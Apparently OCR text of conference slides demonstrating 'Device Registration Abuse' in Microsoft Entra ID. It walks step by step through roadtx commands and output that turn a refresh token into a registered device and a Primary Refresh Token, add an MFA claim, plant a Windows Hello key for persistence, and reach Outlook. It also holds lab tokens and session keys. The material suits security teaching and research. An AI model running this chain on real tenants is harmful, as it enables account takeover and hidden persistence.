                 IKDy65RS-1tsagYYam5F8LrmGN_brHOwjRhQGaHOb3G_KK4_nqEFOxYEmd7vW8tO4ksquPzV6JErfseXW9LMLBVqOufXxH74UbKoMbRmdqwY2sfCtq3zhzeu
                 sZobfgaUEkxwCytbBvqnLd2-ssEeTalNZqdZLKlcu54Q1xXRbzAd8zAFhe8Lx-dTOX8Ax-6yWvnrlinE0VMTIQ
refresh_token  : 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P8mlRCix5ISV5Fjelukg2c
                 5kcD0m3cQuadFCIbvIDCtez06zORdct4AnA475BtX16HUCoPI6IFr8AC0kWeQRlWRQxd62FOdmFFlLd0WgT0PsqB9mTlOMF0g9ITl5S7jp3y-5riO7vgbytM
                 2zRWf16S_Gto_5wwsemtOtlvb2v7u5fwlONACM-Sse5vaqXNLM7Jvslb86ymxDOEh22BPu6LNoybfAxPLwW7ih7Z8p7fzXAgqxxVH0a7uheHMBUTm7p64_oy
                 ZAEFZwKtevJAjKTp876AtSXszjbCUn5jQ_PY0RoX1l_aKQidNU64bRVk3z2giZ13HwqSiSarB9tLZP5B9Slkjzkd6dp_nZ6CXv5NFpDNLVAotLHElu0A81i2
                 J1gvGfQLIuEEWh_1qb1hEJBKLFyYG5AoP_cAP7rEFIdhvOO8F016gWyRt24Wt1Jvwlue-SKrEmhNwyW8IqWlfq097Ic0J3ymQMjyI0CDGCEgBfpjQNfgVNSC
                 jwo51J3KXSt2-p7xztEb4FsIZGnCq0vPK-rW5h36eUTF61szM3kNB-VPyFssejrRoh1JZsFaCYEr8Rc_MIyMlq9HmeZ0d0sMrv0hMyrFcZL4N6HAu9Sm5vQJ
                 OeqzAL6YBNQKO0AsVIt5QcpOBWdnpR__4WNOeC9NXTKx3p8RJG7FmeGGn8TV2fowAbh10LqJwnTBcoA9vkZ-dOw
```


Device Registration Abuse

```
##############################################################################
# 1.5. Use refresh token to get new access token
#       client id:      Microsoft Authentication Broker
#       resource:       Device Registration Service
#       grant_type:     refresh_token
#       scope:          openid
##############################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token
{
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "resource": "urn:ms-drs:enterpriseregistration.windows.net",
  "refresh_token": "1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P85b40ysFZvkoaKnqhllUGuBld7JCT1K5_TzM-erf
r-LEJqWyy22o78tJNkIBBvbM77aHyZWxM4aQCqmPlUDqiA5_qKoCoZgPLURs1E0hkuSNpBKlGT3A7eGuEpsWJcQSwb2wjDBsJJ0SVoDaZZEpmoBhnjfKnTQaLyuUozajO0LzjqVHi7aXJ3tFINkchqSHHbGY2GH
DZs5aTu6UE7qM40_I9a7tmstkAdHaSrZ33DGxcMhnWBXItfBi88Bypfd1amvirNKE7EVGxZhhkKnOTz3rhN2WwefUORxDY1BVJrGrKQVFvjaC4CQ7tUzVM1XuOWrELA3XEqoZFz-1rcuXP6UkxXFiqNQ7A9I5Ww
Ju8BVLjOLre71vDulGv8_J97iaS2r6f6aEUGCimVAI-u_Q_3_IK5InXak9FN99oTIi2qw5FWL6Pl-13T-WalUh31gyZn8zI0aEyrdhG2WnShlgS07sTJ7Zf3yY_B9PrFzOjnAiCtxyDCazUaXLeSwUXFUzJcN7M
6XDEdFYo0O8YS6I6IM1QBk0HnmCjjR17UEnYfARfGRDQPQSBzgcIBQYgx-ysm-kws9Y_EdrBH5rwaZaFLGIck0hMFbDzHsc2X77YX1S17FlhtpO1IXnN3RRd1j1gFcja9JmDEFYAz_cShOdxsbrC6q48HZjEro4
ifMxYi0HLKEKzZcr9H0_m40P5wmVMcY1FcLmqEi0mChI8iXMwqn2pJBA0H4VIeg6kTLzIJazO-l_h-jzTJExgwUKIDk9dNkgfYUwPxXDj_ah9imGZ5vO4xRXvTQS9HZtntfYR_3d8LAIdLq-jCoz4Kd-Chi4qxP
,
  "grant_type": "refresh_token",
  "scope": "openid"
}

Response:
token_type     : Bearer
scope          : adrs_access
expires_in     : 4180
ext_expires_in : 4180
expires_on     : 1743925883
not_before     : 1743921402
resource       : urn:ms-drs:enterpriseregistration.windows.net
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSJ9.eyJhdWQiO
                 1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93cy5uZXQiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM
                 iNjRlNTMvIiwiaWF0IjoxNzQzOTIxNDAyLCJuYmYiOjE3NDM5MjE0MDIsImV4cCI6MTc0MzkyNTg4MywiYWNyIjoiMSIsImFpbyI6IkFXUUFtLzhaQUFBQTV5eEpxakozcGUycDNsdXN1Z
                 MQ2lrSy9LQ1k4Ujgra3lVSXErSTFMRjlHcDhGblhJNGhmaFFYeG5Gd29PM3VCK2MxM1JvN2hHUFZwdm5VcWpPdy9xZ0x4cFltdXBoa2dlcHh0aUVpSnJWN3g4YjQ3eXVyVjBuTFVKYWhvW
```

Device Registration Abuse

```
##############################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
##############################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

##############################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
##############################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6kqn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse





```
##############################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
##############################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

##############################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
##############################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6kqn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence

Azure

```
##############################################################################
# 4.1. Enrich PRT with NGC MFA claim (time limit to avoid re-MFA)
#      Get new tokens
##############################################################################

roadtx  prtenrich --ngcmfa-drs-auth [Y/n]:
Tokens were written to .roadtools_auth

##############################################################################
# 4.2. Register/retrieve new Windows Hello key (persistence)
##############################################################################

roadtx  winhello -k area41_hello.key [Y/n]:
Saving private key to area41_hello.key
{'kid': 'b3953364-1e58-48ed-8597-45173ad31104', 'upn': 'merlin@cloudy-daze.com', 'krctx': 'eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpN
SR1JHVVd0Vk1sSkZSa1JQVkVKRVRsUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUk9XRkZ
Vl3YUd0WU0wcEpUV3RhYUZkcWFEWldSMVp5WTNwUmFXWlJMbVY1U210YVdGcHdXVEpXY0ZwRFNUWkpiVVYzVFdwV2FFMVhVVEJNVjFrelRtMU5kRTVIU1hoTmFUQTFXa2RW
aZVVselNXNVNjRnBEU1RaSmJWa3pXWHByTUU5VVFYbE1WRVpwVG5wcmRFNUhUVEZQVXpBMVRqSkpla3hVV1hsT1ZFRjZXVmRKTWs1SFZURk5lVWx6U1cwMWJsa3hPWEphV0
WxGVlVrSlJWVVpDVVZWR1JsRlZSa0pSVlVaQ1VWVkdRbEZWUmtKUlZVWlNVVlZKZDA5RVp6TmxWVFZHVXpCMFdtTXhXbGhXU0ZGNlVWUkNXazR3TlZCV01XUjZVWHBKZDFJ
Fd1ltMXdNRkpxYkhKaE0xWnZVMmwwV2sxdFdqWmpNbXhhVm01V05GRllWWFprVmtKMFkyMTRXRnBXWkd0VFIyaE9WV3RXTmxSSFJuVlNTRWw2WVhsek5WTjZXbE5rYWxKRlc
mVIZGxhelEwV2pCSmQwMXJXa05QVlU1Q1dXdDBlR1ZxYkVwUldGb3lXbTVhTTFOSWJGVmxiVko1VkRBMVNWVkZNVVJSVkZKQ1pXc3dkMDlYZEVsVWVrSjFUVEl4YjJONlZrN
ERmtkMUpWVlRGT1ZGSlVZMGhXTTJNemJETlBSRXAxWkZaVk5XVnVUbFJqUjNkNFkwUkNSMkZFU1RCa2JrNTRVako0Tms5WVFUSmhiRnA1WVdwS1VsVlhTbUZXYTNoV1ZtMWp
WpNbkIzVG0xU2QxZElRbHBhUkU1U1lUSlNVV1ZzU25wU1ZHaHFXa1ZrUWxsV1JURlRXRWt4V2xkSmVHUlZVbE5pUm14TFpFVlNjbVZWTldGVE1VWjBXbXBLYTFwNWMzaE9VM
lbEp0UmtoWk1uQjBUbGhLVUdWdGF6TmlibWhMVTJ0S1Zrc3lORFZqU0d4MlpHeEZPVkJUU1hOSmJsWjNZbWxKTmtsdE1XeGpiWGh3WW10Q2FtSkhPVEZhU0d0MFdrZEdObHE
1V6VGtSTk5VMXFSVE5OVkZselNXMVdOR05EU1RaTlZHTXdUWHByZVUxcWEzaE9hWGRwWVZkR01FbHFiM2hPZWxGNlQxUkplRTU2UlRKTVEwcHdZek5OYVU5cFNrSlNSa3BVl
0TVhwTVYxSjVZM3B2TUUxNlVrVlNhbEpDVDFNd2VsRXdXWGxNVkZKRVRWVlJkRTlVUlROU1V6QjVVVEJSZVZGcVkzbFNhbFY0VGxWRmFXWlJMbEY0Tm1GUFh5MVZjbFJyTm6
URSaGMxSllaVVJ4Y3kxUlpWcFdlR3d3WDE5cmNuRlhOVWhLTW1KaFRrOU9MV2d3Wlc0M2VURTNlbU5pUmxGSmJHMUpibHBSZEVjNGNrbEdjMDlhZG5aaVJXWkpNVU5wYURac
4bWFGYzJXWGg1ZHpkaVpYaGtXbTg0T0hSTFZXMHlhRXB2UkZsUVdtNTVWM0pVUW10SVowTlFlRFZ5VTNoRFZWRTVia2RvYlVwMGJHaElXSFkwWWtSc09VUlJOMjlOVFVaYVp
lZrMW9VSEJRTkRRNGIydG9aakZqZW05WVEzRkNTM0ZxT1VKcGVuSlBka1F0VVRWMFpuTnNOMEp3Wmw5aGVqVkdjR05XWmxwWE9ITmtjR1JxYlhOaWJuQmZOamg0ZFc1c1Ru
YZDFlRWRYV0Y5bk5sTnpNSEZ4Y1VSSVpGbGFNWGN0ZHpaTE9VSnRZbXgxWDNOU1NsVmxadz09IiwiRm9ybWF0IjoxLCJWZXJzaW9uIjoxfQ=='}
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence
- Create new PRTs


```
##############################################################################
# 4.3. Create new PRT key (test new WHFB key)
##############################################################################

roadtx  prt -a request -hk ./area41_hello.key -k ./area41.key -c ./area41.pem -u merlin@cloudy-daze.com [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU4c7qjhtoBdIsnV6MWmI2TtGACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P_4BJzKZBpA_8V0o6
iZGJ3_7ebVbKOpKIRuSVUGA-8LUiMtVmj_jKyjmNhTCepNplUJJaoP4PHl_iH4kCTDyMrnVwcZD0B1OBjGY-M9VAO7VXXMd5K8VijHdO0ZhNbyitwbHGZy-qYdXAanb82
5yJvJr6xEZfU6-lHqp2bYqCNDmoj_NSptVfp0CC8LZQAh_2Olv_Rdb_-xFHJZpvG24csqpyiiUjyhyHe0K1LxKTaBdhIxZtuOA8VS3SqpOR5pNHVflcSzUzduiSIg2lHM
9ExjOEcMuw4IcUssccI3MsNfh6j8oa9rE5uzywUAvetMDLBdfGAjotU_VmgcSPsAQO-mVjJ2WASpT7SyvguTfmSbgrO58CvmSnE6R8iJO-4QUohGPYrDvflnI2M5OmFeI
quUYxYIJuBOmZwg3Y89Fkqoyt6wV_QX-PlcUcGScV-GO1oOe82D8HxYysiXiRf6PeCDXFDyKCKUWxYALb_G_K0YgZrbjmJda-g_Rp4ABJF9bT_4LYpFytBDc2Dzq4Zt63
jq2QSa6R2UgEUfAqJ8lJ4fTIJrmFcJrSacDIFeSA7cK7hjeM-UiEuqZLREN8NlWvwnbmgr151vrBdIxqe04GZrDJXteitSfHzFP8RLphY-wbSRWqP-6lqWariNU8S2nPj
00KgvENuNDcVtK6Ocz71kZtFudc2oS2TU2zlxyLiVLRS64PLbqyKis9hG6hLaQRn6bM764yvuGXZjbLxJu4ajRzVn0j7lLpby_4j5uarAvbb7qBNUykiPuwNL_HaNDMvD
0qJmZCChZ
Obtained session key: 6871007925d4251328237e1676cb5e778b62b34ef90819abd84dcec9859b4c17
Saved PRT to roadtx.prt

##############################################################################
# 4.4. Access browser login with new PRT
##############################################################################

roadtx  browserprtauth -url https://outlook.office.com [Y/n]:
Browser window was closed by the user
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Azure

Microsoft Azure | Search resources, services, and docs (G+/) | Copilot | 20+

Home > Cloudy Daze | Devices > Devices

Devices | All devices

Cloudy Daze - Microsoft Entra ID

Download devices | Refresh | Manage view | Enable | Disable | Delete | Manage | Preview features | Got feedb

- Overview
- All devices
- Manage
- Activity
- Troubleshooting + Support

Search by name or device ID or object ID | Add filters

1 device found

Name	Enabled	OS	Version	Join type	Owner	MDM
attacker-host	Yes	Windows	10.0.19041.928	Microsoft Entra reg...	Merlin	None

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Azure

Merlin | Authentication methods

User

Search

- Overview
- Audit logs
- Sign-in logs
- Diagnose and solve problems
- Custom security attributes
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses
- Devices
- Azure role assignments
- Authentication methods
- New support request

Add authentication method | Reset password | Require re-register multifactor authentication | Revoke multifactor authentication sessions | ...

Authentication methods are the ways users sign into Microsoft Entra ID and perform self-service password reset (SSPR). The user's "default sign-in method" is the first one shown to the user when they are required to authenticate with a second factor - the user always can choose another registered, enabled authentication method to authenticate with. Learn more

Default sign-in method (Preview) OATH TOTP one-time code

Usable authentication methods

Authentication method	Detail
Phone number	Primary mobile: +1 [redacted]
Software OATH token	[redacted]
Windows Hello for Business	

